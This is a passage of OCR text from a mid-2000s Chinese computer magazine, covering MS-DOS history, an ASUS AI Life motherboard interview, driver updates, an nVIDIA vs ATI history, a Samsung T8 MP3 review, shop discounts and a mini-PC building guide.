1978年在CP/M的基础上，SCP(西雅图计算机公司)开始开发QDOS，此后又研制出16位微型机的实验性操作系统86-DOS。与此同时，IBM公司即将推出的个人计算机急需配套的操作系统。由于与CP/M拥有者的合作失败，微软有了可乘之机，但时间紧迫，微软找到了SCP并与其达成协议由微软经销SCP的QDOS。当时SCP公司并不知道他们的86-DOS(后更名为MS-DOS)将被转卖给蓝色巨人IBM，否则历史将会如何演变，谁也无法知晓。

以86-DOS为基础，微软开发了MS-DOS 1.0，并在1981年和最早的IBM PC一起发布。随着IBM PC和MS-DOS的普及，CP/M逐渐退出了历史舞台。

MS-DOS操作系统从早期不支持硬盘、不支持分层目录的DOS 1.0，到包含很多Unix特性的DOS 2.0，到最为广泛流行的为支持IBM PS/2系列计算机而发布的DOS 3.3，到支持盘分区高达2GB的DOS 5.0，再到支持CD-ROM的DOS 6.22，以及后来隐藏在Windows 95/98/Me下的7.0版本，前前后后一共经历了20多年。

在Windows 2000/XP等以NT内核为基础的操作系统中，已经不存在DOS，取而代之的是"命令提示符"，原有的DOS命令在"命令提示符"中作为一个子集出现，微软为"命令提示符"又增加了很多新的特性和管理命令。最重要的区别是：MS-DOS是16位的，而"命令提示符"则是32位的。

尽管Windows中集成了DOS仿真环境，但很多需要访问硬件或底层的DOS程序却无法运行起来，比如DOS游戏。而很多经典DOS游戏都是不可不玩的，如果一个资深玩家没有玩过DOS版的仙剑那就很没有说服力，不过DOSBox可以解决这个问题，它是Windows下最好的DOS模拟器(下载地址:http://dosbox.sourceforge.net/)，使用方法可参考本刊2004年第1期的《让Windows 2000/XP走进"时光机器"》。另外，DOS时代的小游戏全集可以在http://www.dosgames.com/找到。 CF [ZS02]

让主板更聪明 AI Life技术初探

★★

■ Dali

编者：作为一台电脑绝大部分主要部件的支撑平台，主板扮演的角色似乎已经注定，性能、稳定性、兼容性，没有什么比这些更重要。厂家们拼了命地努力就是为了支持更新的CPU、更新的显示卡、更新的内存、更新的硬盘，甚至更新的USB接口。然而，在性能的追逐中，功能性和易用性却渐渐被人遗忘，并且似乎被遗忘地合情合理，谁让主板天生就是一个平时看不见摸不着，默默呆在机箱里面的家伙呢。不过，今天我们就要来看看，主板除了支持更新的CPU、显示卡、内存、硬盘以外，还能做些什么！



华硕公司主机板事业部副总经理谢明杰（左）
中国业务事业群产品中心产品经理王俊人（右）

随着含有最新AI Life技术的华硕高端主板推出，长久以来只伴随芯片组而起伏的主板领域总算是有了一些新的波澜。此次华硕发布的AI Life技术包含了：Stack Cool 2，无噪音无风扇散热方式；WiFi-TV，神奇结合电视、收音与无线网卡；SATA on the Go，时尚外接式高速硬盘接口；AI Quiet，快捷静音设置功能等四个大的模块。我们先来看看它们的真面目。

Stack Cool 2是华硕研发的第二代主板非常冷却技术。Stack Cool 2是在第一代的基础上发展而来，在整个主板的背部覆盖一层散热PCB材料，有效导热。由于采用了无风扇的设计，在散热的同时则避免了使用风扇而带来的噪声，也不用担心时间长了风扇损坏导致的散热效果下降（图1）。




图1

WiFi-TV是随主板附带的一块插卡，它可不是简单的一块电视卡，除了接收电视和收音以外，还支持Wi-Fi无线网络。通过它，可以很轻松地实现台式机与迅驰笔记本电脑的无线连接，支持的规格包括了目前主要的IEEE 802.11a/b/g 三种无线网络标准(图2)。




图2

AI Quiet是一个为降低电脑工作噪音而生的技术。原理其实很简单，在一定范围内提供风扇转速和CPU工作状态的调整，从而控制噪音，使得CPU性能、温度、噪音三者得到有效平衡。试想一下，在我们观看影碟或是享受音乐的时候，散热风扇的呼呼作响是不是多少有些煞风景？而真正看影碟、听音乐的时候，CPU恰恰不是在满负荷工作，这时候可以通过AI Quiet来适当降低CPU工作频率，同时降低散热风扇的转速，噪声自然而然就变小了。这个设计可以说是没有很高的技术含量，但是有着极好的人性化风格。

SATA on the Go我们则可以理解为一个更为强大高效的USB接口，当然，它并不像真正的USB接口那样可以随处使用，但是只要支持SATA外接接口的移动硬盘，都可以连接到支持SATA on the Go的系统上。对我们大家而言，SATA on the Go有两大特点是非常有吸引力的，其一是像USB接口一样支持热插拔，其二是有着最大2Gb/s的传输速度，理论上比USB2.0高出将近5倍(图3)。




图3

在了解了AI Life几大模块的功能过后，本刊记者还专门就一些细节上的问题对华硕公司主机板事业部副总经理谢明杰先生以及中国业务事业群产品中心产品总监王俊人先生进行了专访，把一些读者朋友们可能会感兴趣的话题逐一向他们进行了询问。

CFAN：在AI Life技术中WiFi-TV卡扮演的角色蛮重要的。这个卡会不会单独推出来卖，或者是为以前的用户提供一个优惠的升级服务？

ASUS：如果这个卡所具有的功能大家都可以接受的话，我们当然有计划会单独推出来卖。对于是否会集中到主板里，我们其实在考虑，由于主板的面积有限，所以目前尚未将此功能整合到单一主板的计划。

另外，因为WiFi-TV卡是一个通用的规格，所以我们可以在其他的主板上做。

CFAN：AI Life现在用在高端主板上，而国内大部分的家庭用户对于945/955主板目前的价格可能不太容易接受，那么它什么时候可以真正地走进普通的家庭里呢？

ASUS：这是一个很好的问题，目前我们有些功能，比

热门驱动快快报

驱动之家 MyDrivers.com

ATi Radeon 系列显卡 NGO 加速版驱动最新 1.5.8 版。

u 更新如下：1. 基于催化剂5.8制作而成。2. 更新OpenGL驱动切换器。3. 支持 X800GT。

u 适用环境：Windows 2000/XP/2003

u 下载地址：http://www.mydrivers.com/dir126/d50449.htm

SiS 矽统 SiS650/651/740/661FX/662/741/760/761GX 系列芯片组内置显示芯片最新一体化驱动 UniVGA3 3.68 多语言版。

u 更新如下：包含适用于各个WINDOWS平台的显卡驱动程序和一些小工具。文件生成日期为 07/13/2005。

u 适用环境：Windows 98SE/ME/2000/XP/WinXP-64

u 下载地址：http://www.mydrivers.com/dir125/d50290.htm

nVIDIA TNT、TNT2、GeForce、Quadro、GeForce2、Quadro2、Geforce3、Geforce4、Quadro4、GeForceFX、QuadroFX、GeForce6 系列显卡 DNA-Force 加速版驱动最新 1.9.7776 版。

u 更新如下：1. 基于ForceWare 77.76版驱动制作而成。2. 修正了5900、5950 显卡安装驱动时出现的问题。3. 更新了"Quality installation"安装选项。

u 适用环境：Windows 2000/XP

u 下载地址：http://www.mydrivers.com/dir125/d50273.htm

VIA 威盛 VT6410、VT6420、VT6421、VT8237 SATA RAID 控制器最新驱动包 4.30H 版。

u 更新如下：这是VIA官方最新发布的RAID、SATA RAID控制器驱动包。注意：RAID5 模式只有用 VT8251 并且在 Win2000 或更高版本的windows系统下才能搭建成功。

u 适用环境：Windows 98SE/ME/NT4/2000/XP/2003/WinXP-64

u 下载地址：http://www.mydrivers.com/dir126/d50508.htm

热门驱动热辣评



1. nVIDIA 的官方驱动更新速度并不是很快，一直保持着一种非常严谨的态度。但在近期nVIDIA的官方驱动开始活跃起来，最新的ForceWare驱动77.77 WHQL官方正式多语言版更加完善地对新产品与新技术提供支持。下面来看看新版驱动的具体支持情况：在新特性方面：1. 加入对GeForce 7800 GT的支持；2. 完全支持GeForce 6600和GeForce 6600 LE SLI；3. 全新SLI反锯齿　染模式，大幅提高反锯齿性能表现；4. 进一步扩大SLI优化游戏范围。在修正BUG方面：1. 针对GeForce 7800 GTX SLI，修正了在Half-Life 2中使用屏幕捕捉功能会导致游戏画面显示不正确的问题；2. 针对GeForce 7800 GTX SLI，解决了在Half-Life 2中SLI AA功能不能正常工作的问题。

适用环境： Windows 2000/XP

下载地址： http://www.mydrivers.com/dir125/d50223.htm

2. ATi 现在采用这样一种方法，每2个月发布一个在功能及性能方面都有巨大提升的重量级版本，举例来说本次的5.8以消除BUG为主，但下一个版本5.9就可能会是有着众多更新内容的驱动版本。下面来看看5.8版的具体更新内容：1. 加入了被Windows XP SP2和Windows MCE2005支持的COPP微软认证输出保护协议；2. 修正了在采用ATI Radeon X800 XT显卡的Windows XP系统中，运行《战地2》时会出现图形纹理显示错误的问题；3. 解决了在开启Powerplay模式并循环运行3DMark03或05时，会有错误信息显示的问题；4. 修正了在Windows XP MCE系统中显示分辨率的模式为1024x768 32bpp情况下运行《侠盗猎车手：罪恶都市》大约5分钟后，会出现"Invalid Pixel Format"报错信息的问题。

适用环境： Windows 2000/XP

下载地址： http://www.mydrivers.com/dir126/d50441.htm

CF [ZS04]

如说 Hyper Path 3和Stack Cool 2 确实是只应用在945/955这样的高端主板上。但是总的来说华硕的AI Life技术是一个通用的设计，并不是说普通用户不能享受到。因为对于承载这个技术的主板来说，它的价格跟销售量之间的联系是非常紧密，如果华硕的945/955主板可以销售到某一个数量的话，我相信它的价格会相对降低，用户的接受程度也自然地提高了，那么也就可以享受到华硕完整的AI Life技术了。

我们可以回忆一下，当初我们将第一代AI技术放在865主板上以及第二代AI技术放在915芯片组主板上，由于它们都是新技术，新产品，所以价格相比来说会很高。但是随着销售量的增加，865主板和915主板慢慢普及，AI技术也随之普及，它的价格自然也就降低了。

CFAN：Stack Cool 2 实际上采用的是被动散热的方式，但是被动散热的效果毕竟是有限的，选择这样的方式又增加了主板的成本。华硕应用这样的技术，是从哪方面考虑的？

ASUS：对于这个方面，我想应该说是有失有得。当然主动散热式也是一个方式，只是它产生的第一个问题就是寿命的问题；第二个是噪声问题，第三个是能源问题。被动式的散热，它的效果可能不如主动式的那么高，不过它们有了主动式所不能达到的优势。如果想要一个既安静又不影响系统性能发挥的使用环境，Stack Cool 2技术还是非常值得我们考虑使用的。

CFAN：SATA on the Go这个功能它采用的接口是专用的吗？AI Life技术是定位在家庭用户上，在这样的情况下，用户在进行数据交换的时候，可以跟其他的硬盘接口通用吗？

ASUS：这个功能的接口是专用的。我之所以说它是专用的，就在于它不能跟类似于USB这样的存储设备的数据线共用，属于不同的接口类型。但是它是业界的另外一个标准，对于符合这个标准的接口类型的设备，是可以通用的。

CF [ZS03]




nVIDIA vs ATI 跨世纪的显卡之王宿命对决

★★★★

■石头守卫

七月，ATI 终于发布了"CrossFire"显卡加速技术，而 ATI 的最新一代显示核心 r520 也接近完成，这标志着在 nVIDIA 通过 SLI 技术以及 G70 显示核心领先显卡发展技术较长时间后，两位显卡巨头的竞争还将继续，而我们也来回忆一下两家显卡厂商的发展历史。

3D 显卡发展的史前时代

1985 年，华裔工程师何国源先生联合两位华裔同胞，共同创立了 ATI(Array Technology Industry)公司，公司建立之初就定位于设计图形芯片，历史就是这样有趣，20 年后这家公司成为了顶尖的图形芯片设计公司。与 ATI 相比，nVIDIA 公司的历史则短得多，同样是华裔的黄仁勋先生与合作伙伴于 1993 年建立了 nVIDIA 公司。nVIDIA 公司在建立之时就看中了显卡的 3D 发展方向，首先推出的 NV1 核心就提供了在当时相当超前的 3D 技术，同时，这块核心还集成了同样先进的音频处理能力。但当时的 PC 还处在 DOS 时代，在 3D 处理能力上没有通用的标准，NV1 在获得技术上成功后市场并没有获得突破，不过也因为 NV1 技术上的成功，让世嘉(Sega)公司看上了 nVIDIA 的技术能力，投资 600 万美元与 nVIDIA 共同开发 NV2 芯片，但由于两家公司在此芯片设计方向上出现了分歧，最终世嘉公司放弃了 NV2 芯片，而 NV2 芯片本身也由于设计不成熟，胎死腹中，但世嘉投入的资金则成了 nVIDIA 发展的重要动力。在这个阶段，还没人能看到 nVIDIA 的成功，而与 nVIDIA 几乎同时建立的 3DFx 公司，则用独立 3D 加速卡的方式，将大量用户带入了 3D 娱乐时代。与此同时，ATI 也已经是一个相当有规模的图形公司了，虽然此时图形芯片厂商群雄并起，但 ATI 显示卡优异的多媒体性能赢得了大量 OEM 订单。

而在此时，整个 PC 行业遇到了转折性的事件——Windows 95 图形操作系统正式推出。在 Windows 95 推出的同时，微软还定义了 DirectX 系列多媒体接口方案，其中就包括了 3D 接口标准——Direct3D，与此同时，Intel 定义的专用图形处理接口（AGP）也随后推出，nVIDIA 的转机来到。

nVIDIA 异军突起

NV1/NV2 的挫折让 nVIDIA 意识到，在自己还没有成为通行标准前，必须跟随通行标准才能成功地发展，而当时的 3D 标准分别是应用于专业图形设计的 OpenGL、3DFx 自家的 Glide 和微软刚推出、还不够完善的 Direct3D。nVIDIA 选择了设计完全匹配 Direct3D 的图形芯片，这就是市场上大获成功的 Riva 128 芯片。Riva 128 推出后，在各种基于 Direct3D 的测试上表现出非凡的实力，已与当时号称 3D 游戏之王的 3DFx VooDoo 不相上下，而由于微软的大力推动，Direct3D 很快就成为 Windows 下 3D 游戏大量选择的图形加速方式，Riva 128 和 nVIDIA 也在大量老牌图形芯片设计生产厂商中异军突起，受到广泛关注。在同一时代，nVIDIA 后来最大的对手 ATI 虽然也设计了 Rage 128 这款当时不错的 3D 加速芯片，但 ATI 更醉心于多媒体设计，而成功的设计也使自那时就有的 All in Wonder 系列多媒体显卡到现在也是大量多媒体处理用户的首选。

自 Riva 128 芯片成功后，nVIDIA 开始了迈向 3D 加速之王的步伐：1998 年三月推出 TNT 显卡，性能胜过单块 VooDoo2 3D 加速卡，1999 年推出 TNT2 Ultra 显卡，性能胜过 3DFx 刚刚推出的 VooDoo3 3500 显卡，功能也大大强于 VooDoo3 3500，nVIDIA 取代 3DFx 成为 3D 加速卡之王。

新世纪战争，双雄的混战

在 nVIDIA 争夺 3D 加速卡之王桂冠时，老牌的几个图形芯片设计厂商开始跟不上 nVIDIA 和 3DFx 两家新锐的步伐，逐步被市场淘汰。这其中，ATI 公司成为惟一一个例外，当 ATI 意识到显卡未来的发展方向后，也以最快时间加入新一轮 3D 显卡市场的竞争。但面对 TNT2 等强劲对手，等待设计新一代芯片已经来不及了，于是，ATI 设计出了一块到现在依然被经常提及的显卡—曙光女神 ATI Rage Fury MAXX。这块卡可算 ATI 争夺 3D 加速之王的开山之作，卡上同时集成两块 ATI 当时最先进的 RAGE 128Pro 芯片，通过并行运算，达到相当高的性能。但是，曙光女神推出时，光辉已被 nVIDIA 的 GeForce 256 掩盖，GeForce 256 这块跨时代的 3D 处理芯片第一次在民用级显示处理芯片中集成了T&L(光影转换处理技术)，将 CPU 从复杂的光影处理中解脱出来，将家用电脑的 3D 处理能力大大的提升了一步。面对这样强悍的对手，曙光女神 ATI Rage Fury MAXX 由于成本高昂、性能不足、驱动不完善等原因，很快就退出了市场，并且连相应的 Windows 2000 驱动程序都没有。但曙光女神却让大家知道，3D 加速卡市场的未来不仅仅有 nVIDIA，还有 ATI。在 nVIDIA 推出 GeForce

256之后，ATI也推出了具有光影转换处理技术的Radeon 256显示核心，使用这块芯片的显卡有着比GeForce 256更多的功能以及更高的性能指标，但由于ATI的驱动还不够完善，使这块显卡还不足以抗衡GeForce 256，更不要说nVIDIA很快又推出了GeForce 2系列显卡。

在nVIDIA推出TNT2显示核心时，首次将同一构架的显示核心划分为不同级别，满足不同档次的用户，而到了GeForce 2推出后，nVIDIA这样的市场策略可谓做到了极致，基于同样GeForce2构架的产品有GeForce 2MX/MX200/MX400/Ultra/Ti/GTS等，面对如此全面的市场覆盖，Radeon 256虽然也衍生出Radeon SE/LE/VE等版本，但还无法撼动当时GeForce2系列的市场地位。

而随着微软推出新一代DirectX8接口，Direct3D又进入了新一个发展时代，Pixel shade(像素着色)与Vertex shader(顶点着色)的引入为用户带来了一个更绚丽的3D世界，也给显卡厂商提出了更高的要求，此时，nVIDIA在领先显卡技术几年后，终于要与最强的对手ATI全面交火了。

在nVIDIA首先推出支持DirectX8的GeForce3系列显示核心后，ATI也推出了Radeon8500显示核心，ATI这款核心无论是性能还是功能上都可与GeForce3　美，并还有不少超越的地方，而且ATI显卡驱动不完善的缺点在自Radeon8500后开始不断改善。在Radeon8500推出不久，ATI做出了市场策略上的重大改变，全面开放显卡销售授权，顿时市面上的ATI显卡如雨后春笋般冒出，同时，ATI还重新调整了所有产品的编号和市场定位，与nVIDIA一样，让自己的产品覆盖了整个市场。面对ATI如此强大的攻势，nVIDIA用6个月为周期的研发时间很快推出了GeForce4系列显示卡进行反击并依然稳固了市场老大的地位，但不久之后，nVIDIA遇到了最大的挑战。

风云突变，微软推波助澜

前面我们提到nVIDIA跟随Direct3D标准，并获得了很大成功，而当微软在开发DirectX9接口时，也许觉得nVIDIA太强了，转而与ATI进行了大量合作，最终改变了显卡市场的格局。ATI领先于竞争对手，甚至领先DirectX9发布推出首款支持DirectX9的显示核心R300，并同时推出了采用此款核心的Radeon 9500/9500PRO/9700/9700PRO显卡。尽管这些显卡在推出时并没有DirectX9支持，但在DirectX8上的表现也远远优于nVIDIA当时的最强显卡GeForce 4 Ti4600，为此，nVIDIA不得不加速同样支持DirectX9的NV30核心的研制。而当微软正式推出DirectX9时，nVIDIA才猛然发现，ATI的R300核心完全是为DirectX9量身定做的，而自己的NV30核心的一些最重要特点在DirectX9上毫无用处，反而会导致性能大大下降，但此时，重新更改芯片设计已经来不及了，nVIDIA依然推出了NV30核心以及相应的GeForce FX5800系列显卡，但这是nVIDIA首次推出性能不如竞争对手的产品。而且，由于nVIDIA的下一代核心NV35与NV30属于完全继承的关系，导致使用NV35核心的GeForceFX5900系列显卡同样被Radeon 9700系列的继承者Radeon9800压制，甚至出现GeForceFX5900在DirectX9专用测试软件3D Mark 2005中分数只有Radeon9800一半的情况。而ATI也借DirectX9的东风，抢占了nVIDIA的大量市场，市场占有率终于能和nVIDIA分庭抗礼。

王者之剑终露锋芒

由于NV3X系列核心的失败，nVIDIA不得不再次认识到与业界老大合作的重要性，为此，nVIDIA在研制重量级反击武器NV40的同时，也与微软进行大量合作，让自己的新武器完全满足DirectX9的重要改进版DirectX9C的需求，同时，还要利用新一代显示接口PCI-E X16，将性能之王夺回来。

在经历NV3X系列的卧薪尝胆后，全面为DirectX9C定制的NV4X系列显示核心终于按时推出，而其中的王者，采用NV40核心的GeForce6 Ultra也终于胜过ATI新推出的旗舰显卡X800XT，尽管这种胜负在毫厘之间，但nVIDIA终于松了一口气，因为，在即将到来的PCI-E接口时代，nVIDIA为自己的NV4X显示核心留下了一个杀手　，这能保证自己的显卡性能在较长时间内领先对手，这就是SLI！

由于新一代系统总线PCI-E的可扩展性，让基于这种总线的显卡接口PCI-E X16也能灵活多变，基于这种结构，nVIDIA将一条PCI-E X16接口分为两条PCI-E X8接口，让系统同时使用两块显卡并行工作，可让系统的显示性能提高接近一倍，这就是SLI技术的实质。在nVIDIA正式推出自己的nForce 4 SLI芯片组后，nVIDIA的SLI技术也正式出现在大众面前，尽管早期SLI实现的方式相当苛刻：需要两块同样的显卡，最好是同一批次，并只能使用于采用nForce 4 SLI芯片组的主板，而且需要对大量游戏进行专门优化，还需要在高分辨率下，才能体现SLI的优势。但这已经不能改变SLI的成功—在长时间内，要想体验最高的3D娱乐效果，一定只有选择两块GeForce 6800Ultra组成SLI。SLI的推出的确打了ATI一个措手不及，但ATI很快开始组织反击，并提出了CrossFire(交叉火力)技术，这也同样是基于双显卡并行运行，提升系统显示性能的技术。CrossFire虽然比SLI更晚推出，没有时间的优势，但也更能瞄准对手的技术弱点，用强大的火力进行反击。与SLI相比CrossFire更加灵活，首先SLI必须两块同样的显卡，而CrossFire则只需要一块有专用芯片的CrossFire主卡和一块支持CrossFire的副卡，不要求两块卡的生产厂、频率、　染流水线一致，这样用户可以在先购买一块显卡，等有充足资金时再购买另一块以组成CrossFire。面对CrossFire的这些优势，nVIDIA也有解决方案，就是通过驱动程序优化，降低组建SLI的要求，目前组建SLI只需要同种芯片型号的显卡，但依然不如CrossFire灵活。不过，SLI以及NV4X系列的成功为nVIDIA赢得了大量时间，使nVIDIA先于ATI推出了新一代高端显示核心G70，G70以单块显卡提供相当于GeForce 6800Ultra SLI的性能，并还能再组建超强的SLI的终极性能成为了新一代民用显卡之王，而ATI也在加速研制自己的新一代R520核心，希望重新夺过性能之王的大旗，两个显示核心厂商的战斗还将继续。 CF [ZS05]



三星 T8 MP3 播放器

■ CFAN 评测室

虽有时尚的外形、强大的功能，但是如此高的价格能否在竞争日渐激烈的MP3市场中获得追捧？这让我们初次拿到三星的 T8 时，就问题连连。作为今年三星推出的旗舰 MP3 播放器，T8 可谓是集众多功能于一身。那作为一款 MP3 的 T8 表现到底如何呢？通过下面的简单评测，相信能给读者们一个答案。

外观

早在德国的 CeBit 展会上，T8 类似手机的时尚外观就受到了不少好评。虽然个头显得较大，但是拿在手上却显得相当的轻薄。而作为今年三星的旗舰级闪存 MP3，T8 的外观在边棱上大量采用了圆滑过度的设计，使得 T8 的整体造型给人一种流线型的感觉。而且在按键和接口的布局上都非常分散，让人第一眼就看到了 T8 正面的超大 26 万色 TFT 真彩屏。

外观 T8 给我们的整体感觉是，T8 表面没有太多的装饰，显得简洁时尚。而且整体造型、做工以及设计方面三星都是下足了工夫。虽然机身采用的是塑料外壳，但是两侧边框的烤漆磨砂工艺，使得 T8 的质感和手感都非常好。尽管 T8 比普通 MP3 播放器的个头大，但握在手里非常舒服，没有累赘感。

操作

经过几天的试用，我们觉得 T8 的操作比较方便。特别是三星在 T8 的按键设计上屏弃了普通 MP3 播放器中常见的五维导航键，改用一个三维摇杆和两个按键的组合。这样的设计使得使得操作的灵敏度提升不少，而且按键的故障率也能得到有效的控制。

功能与性能

虽然时尚的外观能吸引消费者的眼光，但是决定消费者是否购买的还是 MP3 播放器的功能与性能。

用 SiSoftware Sandra 测试发现 T8 采用的是标准 Hi-USB 2.0，而且在实际使用中，一首 5MB 左右的 MP3 只需要短短几秒钟即可复制到 T8 里面。

最让人关心的还是 T8 在音质上的表现，因此音质的评测也成为此次评测的重点。由于 T8 采用了三星独有的立体声功能 DNSe 技术，我们使用原配耳机进行试听时感觉 T8 在声音的还原和处理上都与普通的 MP3 有非常大的区别，中高音表现比较好，但是低音却显得有些单薄，解析度不够，层次感有所欠缺。整体而言，T8 的音质表现比较适合流行音乐，如果用来听高音较多的歌剧和乐曲，表现就相对薄弱一些。

在其他娱乐功能上，T8 提供了视频播放和游戏这两个普通 MP3 播放器上不常见的功能。不过 T8 的视频播放只支持 svi 格式的视频，想要把其他格式的视频放在 T8 里面播放，需要用随机附带的 Samsung Multimedia Studio 进行格式转换才行。T8 播放视频的效果非常流畅，而且借助 26 万色的 TFT 真彩屏幕，视频的色彩表现也相当不错。游戏方面，机身内置了 4 款游戏，配合三星独特的按键设计，游戏的可操作性还是非常高。T8 采用了内置　电池供电，通过测试发现，内置的　电池在完全充满的情况下能达到 16 个小时左右的续航能力，完全能够满足大家长时间听音乐、玩游戏的需要。

作为三星本年度的旗舰产品，T8 在多项配置上都达到了高端 MP3 播放器的水平。通过测试，我们也发现 T8 的表现的确显示出三星的用心良苦，是今年 MP3 播放器市场上少见的优秀产品。



CF [CP01]

Search for

CFan村里大搜查

（阳光提醒你：本期优惠有效期为9月15日至11月1日；如非文中注明，凭一本杂志只能购买到一款优惠产品，购买时别忘了出示手中的本期《电脑爱好者》杂志噢！）

广州：三款GARMIN GPS中文导航仪大优惠



这次给有车族和热爱户外运动的朋友们找来了美国GARMIN公司的全球GPS中文手持定位导航仪。型号分别为针对低端入门级用户的eTrex(小博士)，针对野外运动爱好者的Forerunner201(领跑者)和针对汽车驾驶员以及高端用户的eTrex Vista(展望)。GPS导航仪所用的人造卫星为美国GARMIN公司自己所有的商用人造卫星！（广州搜查队员“小熊在线广东站”报道）

优惠产品：

eTrex(小博士)	原价：2188元	CFan读者价：1890元
Forerunner201(领跑者)	原价：3699元	CFan读者价：3190元
eTrex Vista(展望)	原价：5788元	CFan读者价：5400元

地址：广州市天河路天河电脑城一楼103
咨询电话：020－38499822

广州：JBL On Tour随身便携音箱优惠208元



美国JBL，相信很多喜欢玩音箱的朋友都知道，这回给大家找到的是它的JBL On Tour随身便携音箱。音箱使用标准的立体声/耳机插头，能接驳所有的音频装置（iPod、iPod Mini、CD/DVD播放机、MP3播放机、PDA等）。干湿电两用的设计，方便用户在移动中使用。而在户内使用即省电又经济。（广州搜查队员“小熊在线广东站”报道）

优惠产品：
On Tour随身便携音箱　原价:1288元　CFan读者价：1080元
地址：广州南方现代科技广场A127（格源科技）
电话：020-87506906

广州：菱钻K8T800主板优惠49元



菱钻K8T800主板采用深蓝色的PCB板设计，采用了VIA K8T800+VT8237芯片组，支持AMD Socket 754 Athlon 64及Sempron处理器，支持800MHz前端总线，并支持单通道DDR400/333/266内存，最大可支持2GB容量内存。（广州搜查队员“小熊在线广东站”报道）

优惠产品：
菱钻K8T800主板　原价：499元　CFan读者价：450元
地址：太平洋一期298铺
电话：020-87533875


济南：“绿色环保”17英寸纯平显示器优惠199元



“绿色环保”成为现在电脑发展的一个新方向，这款“环保型”的AOC 772F 17寸纯平显示器的外观主体采用了灰色调，短板瘦身设计，0.21mm的精细点距，1280×1024的最大分辨率以及300流明的亮度，并采用了绿能芯片LPE和绿能电路LPC，使该显示器最大功耗低于68W，在减小了对人体健康危害的同时还节省了电力。（济南搜查队员李嘉报道）

优惠产品：
AOC 772F显示器　原价：1099元　CFan读者价：900元
地址：山东省济南市山大路160号5005室
电话：0531－88548876

济南：飞利浦新款高保真2.1音箱优惠52元



笔者在逛市场得知飞利浦新上市了专为家庭用户量身打造的2.1音箱，这款飞利浦MMS177音箱以黑色作为主色调，卫星箱采用　铁硼全频扬声器，超薄设计时尚并可转动仰角，支架设有金属配重片，高音清晰通透，低音炮部分采用下置5.25寸低音单元，效果醇厚，48W输出功率，加高的支撑脚使低频气流流动更顺畅。（济南搜查队员李嘉报道）

优惠产品：
飞利浦MMS177音箱　原价：350元　CFan读者价：298元
地址：山东省济南市山大路178号银座数码广场1909室
电话：0531－82398192 82398193

济南：小巧时尚MP4播放器优惠119元



DEC新上市的PMP103 MP4机身外壳采用了金属银色铝合金设计，采用了32-bit RISC专业芯片，加上2.5英寸的65K色TFT屏，可播放ASF压缩格式的MPEG-4影片，还可以直接转录AV（包括TV节目），内置了高保真喇叭和256M存储容量，而且支持插卡扩容。（济南搜查队员李嘉报道）

优惠产品：
DEC PMP103 MP4　原价：1299元　CFan读者价：1180元
地址：山东省济南市百脑汇1－D18
电话：0531－88563059 88563017

沈阳：DVD刻录机价格有优惠！



索尼的DRU-800A已经卖到499元了，这是一款16X的DVD-Dual刻录机。该款产品是市场上第一台支持DVD+R DL和DVD-R DL两种格式的单面双层DVD刻录机，两种格式盘片的刻录速度均达到了4X，DVD+RW和DVD-RW的覆写速度也分别达到了8X和6X，规格上还是相当不错的。目前CFAN读者的优惠价格是480元，性价比还是相当不错的！（沈阳搜查队员丁宁报道）

优惠产品：
索尼DRU-800A　原价：499元　CFan读者价：480元
地址：沈阳市三好街百脑汇3F-M30
电话：024-83993217

Mini 台式机也能 DIY

★★

■梦幻笑容

"存在即是理由"！Mini（迷你型）台式电脑存在已有数载，然而却一直受到人们的冷遇。其实，相对于传统台式电脑那高大、威猛却又颇显笨重的体形来说，Mini（迷你型）台式电脑那更为灵巧、轻盈和可爱的"体形"，无疑更容易被人们所接受。并且，对于"寸土寸金"的桌面空间来说，Mini机型的构架，无疑可以腾出更多的"地盘"供其他设备使用。再者，台式机一贯笨重、高大而威猛时代，无疑已经令我们审美疲劳，为此我们也非常需要引入Mini的风格和元素来迎合当前主流mini时尚审美的要求。

要以DIY的方式来搭建Mini台式平台，有两种方案可供选择，一种是Mini机箱+Micro-ATX主板方案；一种是准系统方案。两种方案各有优劣，从经济的角度出发，前者更具价格优势，可以让用户以较低廉的成本搭建出mini平台。然而，要从稳定和性能上来考虑，那么准系统的价格虽然较为高昂，但由于其在散热措施和电源方面采用了更好的设计，体形也更加的Mini，因此也适合有一定经济实力的用户选用。

Mini 机箱 +Micro-ATX 主板方案

为了让更多用户搭建Mini平台，机箱厂商和主板厂商做了不懈的努力。在机箱方面，除了在外观设计上不断创新之外，其内部设计也更趋合理，考虑到当前主流硬件的功率和散热需要，重点在散热能力和电源功率上进行了不断的加强。搭建Mini平台，当然也离不开Micro-ATX主板的支持，Micro-ATX主板尽管扩展能力略弱于标准的ATX大板，但Micro-ATX在PCI设备方面也有2-3个设备的扩展能力，因此对于大多数用户来说，我们几乎感觉不到Micro-ATX小板与标准ATX大板在扩展性方面的差异。

1.Mini 机箱的选择

对于Mini机箱来说，除了外观上的偏好之外，重点应当考虑其做工、用料、内部的合理性，也不能忽视机箱本身的散热能力和电源功率。当前，市面上可以见到的Mini



金河田 宝鼎2018S

机箱大约有十几种款式，这里笔者挑选其中3款经典的机箱介绍给大家。

(1) **金河田 宝鼎2018S 参考价格 360元**

金河田 宝鼎2018S机箱采用了沉稳、大方的外观设计和人性化的内部设计（易于安装）。外壳整体采用金属质感的亚光银色，漆面工艺细致。前面板还采用了拉丝铝饰板，因此其小巧、精致和时尚的特点非常突出。箱体采用业内常用的0.6mm SECC镀锌钢板，内部边框全折边，不伤手，并且设有大量EMI弹片，确保电磁辐射屏蔽效果。机箱提供了两个硬盘托架、一个光驱托架和一个软驱托架，完全可以满足普通应用的需要。在散热能力方面，机箱严格遵守英特尔 TAC1.1规范，设计有侧板散热孔和CPU导风罩，其前后共预留有3个6cm散热风扇安装位置，确保机箱的散热能力。机箱侧板采用免工具螺丝固定，并采用提拉滑轨设计，使硬件拆装起来非常的方便。这款机箱标配的是一款200W 的P4电源，其最大功率可达280W。机箱三围尺寸：375mm × 137mm × 380mm。



永阳 A209

(2) **永阳 A209 参考价格 290元**

